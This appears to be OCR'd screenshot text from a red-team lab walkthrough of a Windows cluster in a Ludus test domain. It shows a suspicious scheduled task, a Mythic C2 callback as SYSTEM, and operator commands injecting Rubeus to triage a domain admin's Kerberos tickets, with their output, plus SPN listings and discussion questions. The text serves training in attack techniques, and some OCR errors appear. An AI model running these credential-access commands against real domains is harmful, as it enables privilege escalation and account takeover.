
Name	Status	Triggers
h4x	Run...	At 3:31 PM on 7/24/2025
MicrosoftEd...	Ready	Multiple triggers defined
MicrosoftEd...	Ready	At 1:11 PM every day - After triggered, repeat every 1 hour for a duration of 1 day.

Task Scheduler Library



	HOST	USER	DOMAIN	PID	LAST CHECKIN	DESCRIPT
45	TEST-CLUSTER					ted


New Callback (5) SYSTEM@TEST-CLUSTER with pid 2000



[Thu Jul 24 2025 01:59 PM] / T-14 / mythic_admin / C-6 / ...
load inline_assembly assembly_inject

[Thu Jul 24 2025 02:03 PM] / T-15 / mythic_admin / C-6 ...
inline_assembly -Assembly Rubeus.exe -Arguments triage /user:domainadmin

```

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.2.2


Action: Triage Kerberos Tickets (All Users)

[*] Target user       : domainadmin
[*] Current LUID      : 0x3e7

 -----------------------------------------------------------------------
 | LUID       | UserName                     | Service
 -----------------------------------------------------------------------
 | 0x3fb03f4  | domainadmin @ LUDUS.DOMAIN | HTTP/test-cluster.ludus.domain
 | 0x1beed7d  | domainadmin @ LUDUS.DOMAIN | HTTP/test-cluster.ludus.domain
 | 0x14c274b  | domainadmin @ LUDUS.DOMAIN | HTTP/cluster.ludus.domain
 | 0x108c183e | domainadmin @ LUDUS.DOMAIN | HTTP/test-cluster.ludus.domain
 | 0xfd88d64  | domainadmin @ LUDUS.DOMAIN | HTTP/test-cluster.ludus.domain
 | 0xfd883e2  | domainadmin @ LUDUS.DOMAIN | HTTP/test-cluster.ludus.domain
 | 0x16e9534  | domainadmin @ LUDUS.DOMAIN | HTTP/clustshare.ludus.domain
 | 0x11225c6  | domainadmin @ LUDUS.DOMAIN | krbtgt/LUDUS.DOMAIN
 | 0x11225c6  | domainadmin @ LUDUS.DOMAIN | cifs/test-dc01-2022.ludus.domain | 7/25/2025 1:29:06 AM  |
 ----------------------------------------------------------------------------------------------


```




Attribute: servicePrincipalName

Value to add:

Values:

```
HOST/clustshare
HOST/clustshare.ludus.domain
MSClusterVirtualServer/clustshare
MSClusterVirtualServer/clustshare.ludus.domain
MSServerClusterMgmtAPI/clustshare
MSServerClusterMgmtAPI/clustshare.ludus.domain
```




Attribute: servicePrincipalName

Value to add:


Values:

```
HOST/TEST-CLUSTER2
HOST/test-cluster2.ludus.domain
MSServerClusterMgmtAPI/TEST-CLUSTER2
MSServerClusterMgmtAPI/test-cluster2.ludus.domair
RestrictedKrbHost/TEST-CLUSTER2
RestrictedKrbHost/test-cluster2.ludus.domain
TERMSRV/TEST-CLUSTER2
TERMSRV/test-cluster2.ludus.domain
WSMAN/test-cluster2
WSMAN/test-cluster2.ludus.domain
```



Values:

```
HOST/clustshare
HOST/clustshare.ludus.domain
MSClusterVirtualServer/clustshare
MSClusterVirtualServer/clustshare.ludus.domain
MSServerClusterMgmtAPI/clustshare
MSServerClusterMgmtAPI/clustshare.ludus.domain
```



Values:


```
HOST/TEST-CLUSTER2
HOST/test-cluster2.ludus.domain
MSServerClusterMgmtAPI/TEST-CLUSTER2
MSServerClusterMgmtAPI/test-cluster2.ludus.domair
RestrictedKrbHost/TEST-CLUSTER2
RestrictedKrbHost/test-cluster2.ludus.domain
TERMSRV/TEST-CLUSTER2
TERMSRV/test-cluster2.ludus.domain
WSMAN/test-cluster2
```

Why did scheduled tasks work?

Why that host?

What’s going on with session data?


How does Kerberos authentication work?

